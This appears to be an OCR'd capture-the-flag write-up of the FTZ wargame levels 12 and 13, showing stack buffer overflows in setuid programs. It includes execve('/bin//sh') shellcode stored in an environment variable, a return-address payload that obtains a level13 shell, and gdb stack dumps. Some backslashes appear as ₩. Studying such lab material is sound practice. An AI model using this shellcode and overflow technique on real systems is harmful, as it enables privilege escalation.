
```
[level12@ftz level12]$ export env=$(python -c 'print "₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩
xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0
₩x0b₩xcd₩x80"')
[level12@ftz level12]$ export
declare -x BASH_ENV="/home/level12/.bashrc"
declare -x G_BROKEN_FILENAMES="1"
declare -x HISTSIZE="1000"
declare -x HOME="/home/level12"
declare -x HOSTNAME="ftz.hackerschool.org"
declare -x INPUTRC="/etc/inputrc"
declare -x LANG="en_US.UTF-8"
declare -x LESSOPEN="|/usr/bin/lesspipe.sh %s"
declare -x LOGNAME="level12"
declare -x LS_COLORS="no=00:fi=00:di=00;34:ln=00;36:pi=40;33:so=00;35:bd=40;33;01:cd=40;33;01:or=01;05;
37;41:mi=01;05;37;41:ex=00;32:*.cmd=00;32:*.exe=00;32:*.com=00;32:*.btm=00;32:*.bat=00;32:*.sh=00;32:*.
csh=00;32:*.tar=00;31:*.tgz=00;31:*.arj=00;31:*.taz=00;31:*.lzh=00;31:*.zip=00;31:*.z=00;31:*.Z=00;31:*
.gz=00;31:*.bz2=00;31:*.bz=00;31:*.tz=00;31:*.rpm=00;31:*.cpio=00;31:*.jpg=00;35:*.gif=00;35:*.bmp=00;3
5:*.xbm=00;35:*.xpm=00;35:*.png=00;35:*.tif=00;35:"
declare -x MAIL="/var/spool/mail/level12"
declare -x OLDPWD="/home/level12/tmp"
declare -x PATH="/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/level12/bin"
declare -x PS1="[₩u@₩h ₩W]₩$ "
declare -x PWD="/home/level12"
declare -x SHELL="/bin/bash"
declare -x SHLVL="1"
declare -x SSH_CLIENT="192.168.231.1 65298 22"
declare -x SSH_CONNECTION="192.168.231.1 65298 192.168.231.130 22"
declare -x SSH_TTY="/dev/pts/1"
declare -x TERM="xterm"
declare -x USER="level12"
declare -x env="1육1? ?횡? 육F? 1픐h//shh/bin?? S?? 柰
                                                                ? "
```

LEVEL 12


Address



```
#include<stdio.h>

int main(){
        printf("%p\n",getenv("env"));
        return 0;
}
```




```
[level12@ftz tmp]$ vi env.c
[level12@ftz tmp]$ ls
env.c  test  test.c
[level12@ftz tmp]$ vi env.c
[level12@ftz tmp]$ gcc -o env env.c
[level12@ftz tmp]$ ./env
0xbfffff57
```




LEVEL 12


Payload



```
[level12@ftz level12]$ (python -c 'print "A" * 268 + "₩x57₩xff₩xff₩xbf"';cat)|./attackme
문장을 입력하세요.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA₩
id
uid=3093(level13) gid=3092(level12) groups=3092(level12)
```



```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main( void )
{
        char str[256];

        setreuid( 3093, 3093 );
        printf( "문장을 입력하세요.₩n" );
        gets( str );
        printf( "%s₩n", str );
}
```



ebp-264

str[256]

dummy(8)

ebp

SFP

0xbfffff57 ->

RET


env

my-pass


LEVEL 13


LEVEL 13

Code



```
[level13@ftz level13]$ cat hint

#include <stdlib.h>

main(int argc, char *argv[])
{
   long i=0x1234567;
   char buf[1024];

   setreuid( 3094, 3094 );
   if(argc > 1)
   strcpy(buf,argv[1]);

   if(i != 0x1234567) {
   printf(" Warnning: Buffer Overflow !!! ₩n");
   kill(0,11);
   }
}
```






```
(gdb) disas main
Dump of assembler code for function main:
0x080483c8 <main+0>:    push   ebp
0x080483c9 <main+1>:    mov    ebp,esp
0x080483cb <main+3>:    sub    esp,0x418
0x080483d1 <main+9>:    and    esp,0xfffffff0
0x080483d4 <main+12>:   mov    eax,0x0
0x080483d9 <main+17>:   sub    esp,eax
0x080483db <main+19>:   mov    DWORD PTR [ebp-12],0x1234567
0x080483e2 <main+26>:   sub    esp,0x8
0x080483e5 <main+29>:   push   0xc16
0x080483ea <main+34>:   push   0xc16
0x080483ef <main+39>:   call   0x80482e8 <setreuid>
0x080483f4 <main+44>:   add    esp,0x10
0x080483f7 <main+47>:   cmp    DWORD PTR [ebp+8],0x1
0x080483fb <main+51>:   jle    0x8048417 <main+79>
0x080483fd <main+53>:   sub    esp,0x8
0x08048400 <main+56>:   mov    eax,DWORD PTR [ebp+12]
0x08048403 <main+59>:   add    eax,0x4
0x08048406 <main+62>:   push   DWORD PTR [eax]
0x08048408 <main+64>:   lea    eax,[ebp-1048]
0x0804840e <main+70>:   push   eax
0x0804840f <main+71>:   call   0x8048308 <strcpy>
0x08048414 <main+76>:   add    esp,0x10
0x08048417 <main+79>:   cmp    DWORD PTR [ebp-12],0x1234567
0x0804841e <main+86>:   je     0x804843f <main+119>
0x08048420 <main+88>:   sub    esp,0xc
0x08048423 <main+91>:   push   0x8048520
0x08048428 <main+96>:   call   0x80482d8 <printf>
0x0804842d <main+101>:  add    esp,0x10
0x08048430 <main+104>:  sub    esp,0x8
0x08048433 <main+107>:  push   0xb
0x08048435 <main+109>:  push   0x0
0x08048437 <main+111>:  call   0x80482f8 <kill>
0x0804843c <main+116>:  add    esp,0x10
0x0804843f <main+119>:  leave
0x08048440 <main+120>:  ret
0x08048441 <main+121>:  nop
0x08048442 <main+122>:  nop
0x08048443 <main+123>:  nop
End of assembler dump.
```

LEVEL 13


Export




```
[level13@ftz level13]$ export env=$(python -c 'print "₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩
xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0
₩x0b₩xcd₩x80"')
[level13@ftz level13]$ export
declare -x BASH_ENV="/home/level13/.bashrc"
declare -x G_BROKEN_FILENAMES="1"
declare -x HISTSIZE="1000"
declare -x HOME="/home/level13"
declare -x HOSTNAME="ftz.hackerschool.org"
declare -x INPUTRC="/etc/inputrc"
declare -x LANG="en_US.UTF-8"
declare -x LESSOPEN="|/usr/bin/lesspipe.sh %s"
declare -x LOGNAME="level13"
declare -x LS_COLORS="no=00:fi=00:di=00;34:ln=00;36:pi=40;33:so=00;35:bd=40;33;01:cd=40;33;01:or=01;05;
37;41:mi=01;05;37;41:ex=00;32:*.cmd=00;32:*.exe=00;32:*.com=00;32:*.btm=00;32:*.bat=00;32:*.sh=00;32:*.
csh=00;32:*.tar=00;31:*.tgz=00;31:*.arj=00;31:*.taz=00;31:*.lzh=00;31:*.zip=00;31:*.z=00;31:*.Z=00;31:*
.gz=00;31:*.bz2=00;31:*.bz=00;31:*.tz=00;31:*.rpm=00;31:*.cpio=00;31:*.jpg=00;35:*.gif=00;35:*.bmp=00;3
5:*.xbm=00;35:*.xpm=00;35:*.png=00;35:*.tif=00;35:"
declare -x MAIL="/var/spool/mail/level13"
declare -x OLDPWD="/home/level13/tmp"
declare -x PATH="/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/level13/bin"
declare -x PS1="[₩u@₩h ₩W]₩$ "
declare -x PWD="/home/level13"
declare -x SHELL="/bin/bash"
declare -x SHLVL="1"
declare -x SSH_CLIENT="192.168.231.1 65438 22"
declare -x SSH_CONNECTION="192.168.231.1 65438 192.168.231.130 22"
declare -x SSH_TTY="/dev/pts/2"
declare -x TERM="xterm"
declare -x USER="level13"
declare -x env="1육1? ?퀭? 육F? 1픘h//shh/bin?? S?? 졽
                                                ?"
```

LEVEL 13


Address



```
#include<stdio.h>

int main(){
        printf("%p\n"getenv("env"));
        return 0;
}
```



```
(gdb) b *main+79
Breakpoint 7 at 0x8048417

(gdb) run `python -c 'print "A" * 1024'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/level13/tmp/test `python -c 'print "A" * 1024'`

Breakpoint 7, 0x08048417 in main ()
(gdb) x/264x $esp
---Type <return> to continue, or q <return> to quit---
0xbfffd6b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffd6c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffd6d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffd6e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffd6f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffd700:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffd710:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffd720:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffd730:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffd740:     0x42130a00      0x4000c660      0xbfffd758      0x01234567
0xbfffd750:     0x42130a14      0x40015360      0xbfffd778      0x42015574
```



buf[1024]

dummy(12)

i

dummy(8)


SFP

RET

